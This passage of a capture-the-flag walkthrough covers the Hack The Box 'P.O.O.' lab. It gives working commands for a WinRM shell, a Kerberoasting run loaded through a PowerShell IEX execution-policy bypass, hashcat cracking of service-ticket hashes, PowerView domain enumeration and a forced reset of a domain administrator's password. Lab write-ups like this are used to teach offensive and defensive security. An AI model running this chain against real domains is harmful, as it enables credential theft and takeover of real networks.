
I decided to use alamot winrm located at https://github.com/Alamot/code-snippets/blob/master/winrm/winrm_shell_with_upload.rb for this.

I changed the required fields and attempted to connect.




```
conn = WinRM::Connection.new(
                                       endpoint: 'http://poov6.htb:5985/wsman',
  transport: :ssl,
  user: 'Administrator',
  password: 'EverybodyWantsToWorkAtP.O.O.',
  :no_ssl_peer_verification => true
)
```

ruby winrm_shell_with_upload.rb




```
root@kali:/opt/htb/endgame/poo# ruby winrm_shell_with_upload.rb
PS compatibility\administrator@COMPATIBILITY Documents> whoami
compatibility\administrator
PS compatibility\administrator@COMPATIBILITY Documents> 
```

Looking into Administrator Desktop, we found another flag.txt file.



```
PS compatibility\administrator@COMPATIBILITY Administrator> cd Desktop
PS compatibility\administrator@COMPATIBILITY Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/26/2018   5:29 PM             37 flag.txt
```

It was indeed another flag . This is the 4th flag so far.




```
PS compatibility\administrator@COMPATIBILITY Desktop> type flag.txt
POO{ff87c4fe10e2ef096f9a96a01c646f8f}
```

POO{ff87c4fe10e2ef096f9a96a01c646f8f}

Knowing that this WinRM script provided upload capabilities, I wanted to see what I could find out about the domain. Knowing that it is on a domain, I was hoping for some Kerberos tokens that I could potentially crack. I would have to utilise the MSSQL account that I had created earlier..

Kerberoasting


I logged back in through the SQL Shell that I had earlier.



```
CMD MSSQL$POO_PUBLIC@COMPATIBILITY C:\Windows\system32> mkdir \temp
CMD MSSQL$POO_PUBLIC@COMPATIBILITY C:\Windows\system32> cd \temp
CMD MSSQL$POO_PUBLIC@COMPATIBILITY C:\temp> UPLOAD /opt/htb/endgame/poo/kerberoasting.ps1 c:\temp\kerberoasting.ps1
Uploading /opt/htb/endgame/poo/kerberoasting.ps1 to c:\temp\kerberoasting.ps1
Data length (b64-encoded): 61KB
100%|
| 65/65 [00:01<00:00, 35.71KB/s]
Input Length = 62507
Output Length = 46849
CertUtil: -decode command completed successfully.
MD5 hashes match: 9820b55451c3b6c3756c1276719fead7
*** UPLOAD PROCEDURE FINISHED ***
```


powershell.exe -NoP -NonI -Exec Bypass IEX (New-Object Net.WebClient).DownloadString('c:\temp\kerberoasting.ps1');Invoke-Kerberoast -erroraction silentlycontinue -OutputFormat Hashcat

This come back with 2 accounts.



```
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*p00_hr$intranet.poo$HR_peoplesoft/intranet.poo:1433*$D04B06FD89CBED1905D1514BF60F73
                       61$740DD28A87A6004C17936B55CFE10C59CBC5638074DD056611CAEB7AC23ECB8E07719177D6590031D8D8D6ACA4A38
                       B78E7C54F03751A069DC6508DE87322AE9B80412ED7BAAE4CCD2AD7ABC532CC8118BF1A340F66EA4E35F8AE985B62E90
                       1D20F799AB5AD68E517CC87B4DF83ADEA796A252F5B1B588EEA6496B3F58BF3E779F63FAFBA776525B752A14116F36A8
                       A65F9ECD7BCC75C60F19C7164A357B296EE19A3B17C8C48411DBE07CE679D3FA1D8749B3138B791F79FE5E892DD02C97
                       6845D7CF95D4F026A33245DD112F4A6A4012CA649063BBC895091376049E9EC8DEED013F130708F86F6922C236E7205F
                       2BE79412B709130085E11B184D0381B43A4BCFD321A4C43A24223FDDA67CC2BA0F16B650D7CB6C2A2A69C85508A6A63C
                       C32160051C5EAA63F4E80AA57CF8015820AB247DDCA99A8A25E97E6DCCD6392C09CAB2FF693C231B6C965F4B4F31A2CD
                       7DFC6ACE610F418EB5E36617769BC5F47D1EAAD90F0C2AE0ABD36C058ACB2252B4C8BF7C2470E15F6BDCECA1B10FA660
                       6EB5E621329191943EC0F3E80B8BEFDEC6233C8A180660CD624BA7557B0DD1B571DE63AE6CBB26987C511CA3D61CC679
                       C8FCC9D8C7DB5974D6C28CC07594525883C6D7374B9232DBE5D5224719C643CE38043B0A3DC594DB6BEAC5E11DA2FB57
                       0DB4963A48639C7A144CDF88D761EBB5B0019295EED0EC3A08831311C5E5C8D8B07505A290784B9B2EBA47E16081209F
                       2FD1D6710C4834F2243B71454E45860D39B386E4252DD48D920A8D44967FBCF97A55B0EFEA3869B37ECBC0075FA2756E
                       92AB12B80C1ABE49A3C4FD376A0E2420BF734311FF2334BC0838BA337F749D7B3A1255468236A2E1E20E874A721C1933
                       FE732888E55A5B675D0C81FF0F8363A7DBEAC7C91258DE8BC59A04259131A2598A71D1B5DE01308E419D695FD9E88073
                       DD8FC734088AFA64B42570673A7E9A0EFFA55B51A3DE80B63BAD3050EA6B4FA2609508823CCA28442A768E2427C3B492
                       B834A3062B031248416BC2C5480F5BD453ED75BEE183B3C989D37340CAF7AB773151DDC04F6550AE84FDF4BCBB4D3C35
                       3C605C43CF6DC6273C4A49926B153BCFC5DBB94C85F691022F8D993307FC6E3C42BD9FA0D08E0DB1252DC2BB958D8EED
                       CAC6D9DB5B41DD9CB34C8C48D7DA895C0C32FD49773849D4DA18420BF05707C3B13408936C2CEC6E9A2EBDBCD6C25D19
                       B40EE3A52EDC44F8630CFFBA2F804BCEB13633966CF735BD28B4C9AB79B0FC6FF84935B1EE7E0DF022D9D2DC7EB69B60
                       88443DED668346DE129F416100542991FE1B9E8B181599CADC98CA0BF14C8ADE86A6496109072CFB39A8594CAE384574
                       30DB37C9D7BDD6A80D7740FF9BC8A319C41A31C8822127F09B3671243F57A12295C4A81153D6C815F2363A043392FA5A
                       4D4FCB719F2F4CCD3D829811520BFCEEA00B8F4A0D7653222FFD0D3DD4EA9C744B24DC00CA8811AE7C15625769CA7
SamAccountName       : p00_hr
DistinguishedName    : CN=p00_hr,CN=Users,DC=intranet,DC=poo
ServicePrincipalName : HR_peoplesoft/intranet.poo:1433
```

This one was named p00_hr.



```
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*p00_adm$intranet.poo$cyber_audit/intranet.poo:443*$7B128BE3D4E90FE247AA3BC5C95F9309
                       $6888736D99E484331DCD9C38E9B5730124206F70FE92F0F145D76262FBDA8A949408B4D7C3FA5D77F1186C9AE9EC452
                       99729E5A0EBF55FFABA348A102D029D9C0FE5620EE24ED1B8A52668628BF986AEE51113987ABD0958B975A533C2DD478
                       47833FFAFFDA3AD02DE9EBB79D26B6B449FCDE6A256D704C74EDDAF8A2BA880C42EBA97E6AF90510E5C5C46B4E36B2AA
                       FE2DCA11ACFC861B47B5C5EE512EA9F38DDD6088C618BC15D9390CD34BAC17B76EAE5150AB12A757AA913AA431A6FEE2
                       70203787CBED367171EC92B5561D9CD3DEDBC96106D4A0069472FFCACA5813C9BFA57136BF42601F1957B86B0A6A84B1
                       2DE7846D1D54FE97FE91B5DA7ED4B0C4F8F6319232CDEB3516732BDB9D27CBDCD6D1C819BCBBCD84A741B635AA555790
                       EAFAB9771E248450CABA94FA22B58F113CBAC2EFB49BA684EC12A2481C506D386197302467FE098D4B86C60C007105EC
                       DF423E3C036EE23B19E2A20BACAF5241ECEDD5B8E0FB6038BFFEFCE8159D98A5AF7CC26AC8FE6FD886B7B4666B2247BF
                       2D7B422B1A44B63B5A6089C1FB742CCE0A854C6FECBF9EB7CC8A490E5C188F707D199688680E0EFCDDD1C39FAEB4756D
                       B33C80FB0D30F1BA09C2A88E8A05FDEDE981A2378A6575258B2A4A3048B0DD17A85E7B49C3374FF42C06C113B6CAF1C8
                       05EE598EEDCCEE1DA92B03BD868F46B5D51543360627A14071C19A8DE29585DDD0D1E40E02C156A28A47FE1083DC14D7
                       E618D7E1C5DA35EFBCA92D202592E626C4B20B034B804785144A76C70D542D89EE9862C6946621259FE39ACE32C85E1C
                       11C4BA8AB9E28E249E1BF0D4FADB1BFAE9ECF11AD1F68F1E8BE69933EBE04F1D5462BAB50FF35B7B615A5DF581A5E329
                       8E5B18BA98986CE55B60F74D396B0034A2546A5BAC6BA95AC943099403BED31B8ECE4B5F96B7D37AF192A464C4FDF7E8
                       2801E8373C3C0703615427BBB650444AEFDDFCC814A13471FDAB06A7F77C2ACA73096D09D9DD1DA469E55539F5C37B70
                       FE787B13E08ACD4B5F806FAA14C34D6AAD1B4304AD13110D94F459BCC25DB9E007EB17B0BE26A1038B37B3F798162B13
                       7AC353C32410F6ECF4B025023CB32A6605C5FED572076011D72AF290A74A2C6FA8BEFEEC4190F11F7A234FBE3AD11A89
                       FC4927F245959EEF1F79B7A29FDA983C006315D53271CF734170CCFCFEB1116FEE612FA96CE1ECF3262ECA2E0A1BCE31
                       81B869FC18D8DE5F90AF275B5398A4C6D510A9E6BC986F91A001B2E624C8AB1BD5F85B13E819EE6C4D4B41030D5398CF
                       735C13F1B118B7AF96F09EA730F0210268FA81813E0DC75200CFA3A2810B730B7C982190CE404532ED1BF83EC6B2BE18
                       F1FC478464D8A123180991AEF92452ACE2BFCE652AB490088B71A0364EA4C002AFEE513A6BB89612C7D577B6A7F19FEB
                       9ED8FD3BCAFF77A8ED2185D67F91865C5DAA86E448DF5A294E42A9342E196BAA7CB07F7963B08B0620D5D50AF0D
SamAccountName       : p00_adm
DistinguishedName    : CN=p00_adm,CN=Users,DC=intranet,DC=poo
ServicePrincipalName : cyber_audit/intranet.poo:443
```

This one was named p00_adm.

I copied the contents of these tokens to separate files named user-p00_hr and user-p00_adm.

Now I had to try and crack the passwords on these.

Hashcat

I proceeded to run these 2 tokens through hashcat and run them with the best64 rule.

hashcat -m 13100 -a 0 --outfile hr.txt p00_adm.txt rockyou.txt --force -r /usr/share/hashcat/rules/best64.rule

The p00_hr account came back quickly.

p00_hr:Password123!


However, when I run the p00_adm account through rockyou, it did not return any results. I then decided to run the token through all passwords found in all text files that lay within the SecLists folders.

hashcat -m 13100 -a 0 --outfile hr.txt p00_adm.txt /opt/SecLists/Passwords/.txt --force -r /usr/share/hashcat/rules/best64.rule*

And this eventually found a result in the **Keyboard-Combinations.txt** file.

p00_adm:ZQ!5t4r

Now that I had both these passwords cracked. I needed to try and gain access to the domain controller which was on 172.20.128.53.




```
CMD MSSQL$POO_PUBLIC@COMPATIBILITY C:\Users> ping dc
None
Pinging DC.intranet.poo [172.20.128.53] with 32 bytes of data:
Reply from 172.20.128.53: bytes=32 time<1ms TTL=128
Reply from 172.20.128.53: bytes=32 time<1ms TTL=128
Reply from 172.20.128.53: bytes=32 time<1ms TTL=128
Reply from 172.20.128.53: bytes=32 time<1ms TTL=128
```


Domain details

I now uploaded PowerView.ps1 to the temp folder and imported it into PowerShell.

Import-Module .\PowerView.ps1




```
PS compatibility\administrator@COMPATIBILITY temp> Import-Module .\PowerView.ps1
PS compatibility\administrator@COMPATIBILITY temp>
```



```
Import-Module .\PowerView.ps1
$user='p00_adm'
$pass='ZQ!5t4r'
$p= ConvertTo-SecureString -AsPlainText $pass -force
$cred=New-Object System.Management.Automation.PSCredential -ArgumentList $user,$p
```

Once I had created all the variables necessary, I then tried to get the user information on the domain.


get-netuser -DomainController dc -Credential $cred



```
PS compatibility\administrator@COMPATIBILITY temp> get-netuser -DomainController dc -Credential $cred


logoncount             : 13
badpasswordtime        : 3/23/2018 12:11:01 AM
description            : Built-in account for administering the computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=intranet,DC=poo
objectclass            : {top, person, organizationalPerson, user}
name                   : Administrator
objectsid              : S-1-5-21-2413924783-1155145064-2969042445-500
samaccountname         : Administrator
logonhours             : {255, 255, 255, 255...}
admincount             : 1
codepage               : 0
samaccounttype         : 805306368
whenchanged            : 3/22/2018 4:08:40 PM
accountexpires         : 0
countrycode            : 0
adspath                : LDAP://dc/CN=Administrator,CN=Users,DC=intranet,DC=poo
instancetype           : 4
objectguid             : 28181e2a-574b-4c3f-a3bb-8953283b3a9c
lastlogon              : 3/15/2018 12:31:41 AM
lastlogoff             : 1/1/1601 2:00:00 AM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=intranet,DC=poo
dscorepropagationdata  : {3/22/2018 4:08:40 PM, 3/21/2018 7:17:00 PM, 3/16/2018 10:35:01 AM, 3/16/2018 10:35:01 AM...}
memberof               : {CN=Group Policy Creator Owners,CN=Users,DC=intranet,DC=poo, CN=Domain Admins,CN=Users,DC=intranet,DC=poo, CN=Enterpris
e Admins,CN=Users,DC=intranet,DC=poo, CN=Schema Admins,CN=Users,DC=intranet,DC=poo...}
whencreated            : 3/16/2018 10:19:14 AM
iscriticalsystemobject : True
badpwdcount            : 3
cn                     : Administrator
useraccountcontrol     : 514
usncreated             : 8196
primarygroupid         : 513
pwdlastset             : 3/15/2018 12:40:47 AM
usnchanged             : 32881
```

Looking through the list of users on the domain, I noticed one which was interesting.

This was an account names **mr3ks**




```
logoncount             : 69
badpasswordtime        : 3/26/2018 12:45:09 PM
description            : P.O.O. Domain Administrator
distinguishedname      : CN=mr3ks,CN=Users,DC=intranet,DC=poo
objectclass            : {top, person, organizationalPerson, user}
displayname            : mr3ks
lastlogontimestamp     : 5/11/2018 6:24:05 AM
name                   : mr3ks
objectsid              : S-1-5-21-2413924783-1155145064-2969042445-1000
samaccountname         : mr3ks
logonhours             : {255, 255, 255, 255...}
admincount             : 1
codepage               : 0
samaccounttype         : 805306368
whenchanged            : 5/11/2018 3:24:05 AM
accountexpires         : 0
countrycode            : 0
adspath                : LDAP://dc/CN=mr3ks,CN=Users,DC=intranet,DC=poo
instancetype           : 4
objectguid             : 319c782b-5a67-445a-9118-4b5c9ec2bd59
lastlogon              : 5/11/2018 6:24:05 AM
lastlogoff             : 1/1/1601 2:00:00 AM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=intranet,DC=poo
dscorepropagationdata  : {3/22/2018 3:58:57 PM, 3/22/2018 1:08:40 PM, 3/22/2018 12:32:59 PM, 3/21/2018 7:17:00 PM...}
whencreated            : 3/16/2018 10:19:14 AM
badpwdcount            : 0
cn                     : mr3ks
useraccountcontrol     : 66048
usncreated             : 8199
primarygroupid         : 512
pwdlastset             : 3/22/2018 6:28:15 PM
usnchanged             : 69660
```

PowerView / Domain Password

After looking at the powerview version that I was using, I found another version that seemed a little more user friendly at https://github.com/EmpireProject/Empire/blob/master/data/module_source/situational_awareness/network/powerview.ps1

This also gave me the option to set domain user passwords. I was not aware if I had the relevant permissions to set a user password yet, but I thought I would give it a shot.

UPLOAD /opt/htb/endgame/poo/sdup.ps1 c:\temp\sdup.ps1
Import-Module .\PowerView.ps1
$Username = 'p00_adm'
$Password = 'ZQ!5t4r'
$pass = ConvertTo-SecureString -AsPlainText $Password -Force
$Cred = New-Object System.Management.Automation.PSCredential -ArgumentList $Username,$pass
Set-DomainUserPassword -Identity mr3ks -Password $pass -Credential $Cred




```
PS compatibility\administrator@COMPATIBILITY temp> UPLOAD /opt/htb/endgame/poo/sdup.ps1 c:\temp\sdup.ps1
Uploading /opt/htb/endgame/poo/sdup.ps1 to c:\temp\sdup.ps1376792 bytes of 1026340 bytes copied
753584 bytes of 1026340 bytes copied
1026340 bytes of 1026340 bytes copied

OK
PS compatibility\administrator@COMPATIBILITY temp> import-module .\sdup.ps1
PS compatibility\administrator@COMPATIBILITY temp> $Username = 'p00_adm'
PS compatibility\administrator@COMPATIBILITY temp> $Password = 'ZQ!5t4r'
PS compatibility\administrator@COMPATIBILITY temp> $pass = ConvertTo-SecureString -AsPlainText $Password -Force
PS compatibility\administrator@COMPATIBILITY temp> $Cred = New-Object System.Management.Automation.PSCredential -ArgumentList $Username,$pass
PS compatibility\administrator@COMPATIBILITY temp> Set-DomainUserPassword -Identity mr3ks -Password $pass -Credential $Cred
PS compatibility\administrator@COMPATIBILITY temp> 
```

I didn't get an error from this; therefore, I can only assume at this point that the password change has been successful. I tried to connect via PowerShell but this did not seem to want to connect.

reGeorg

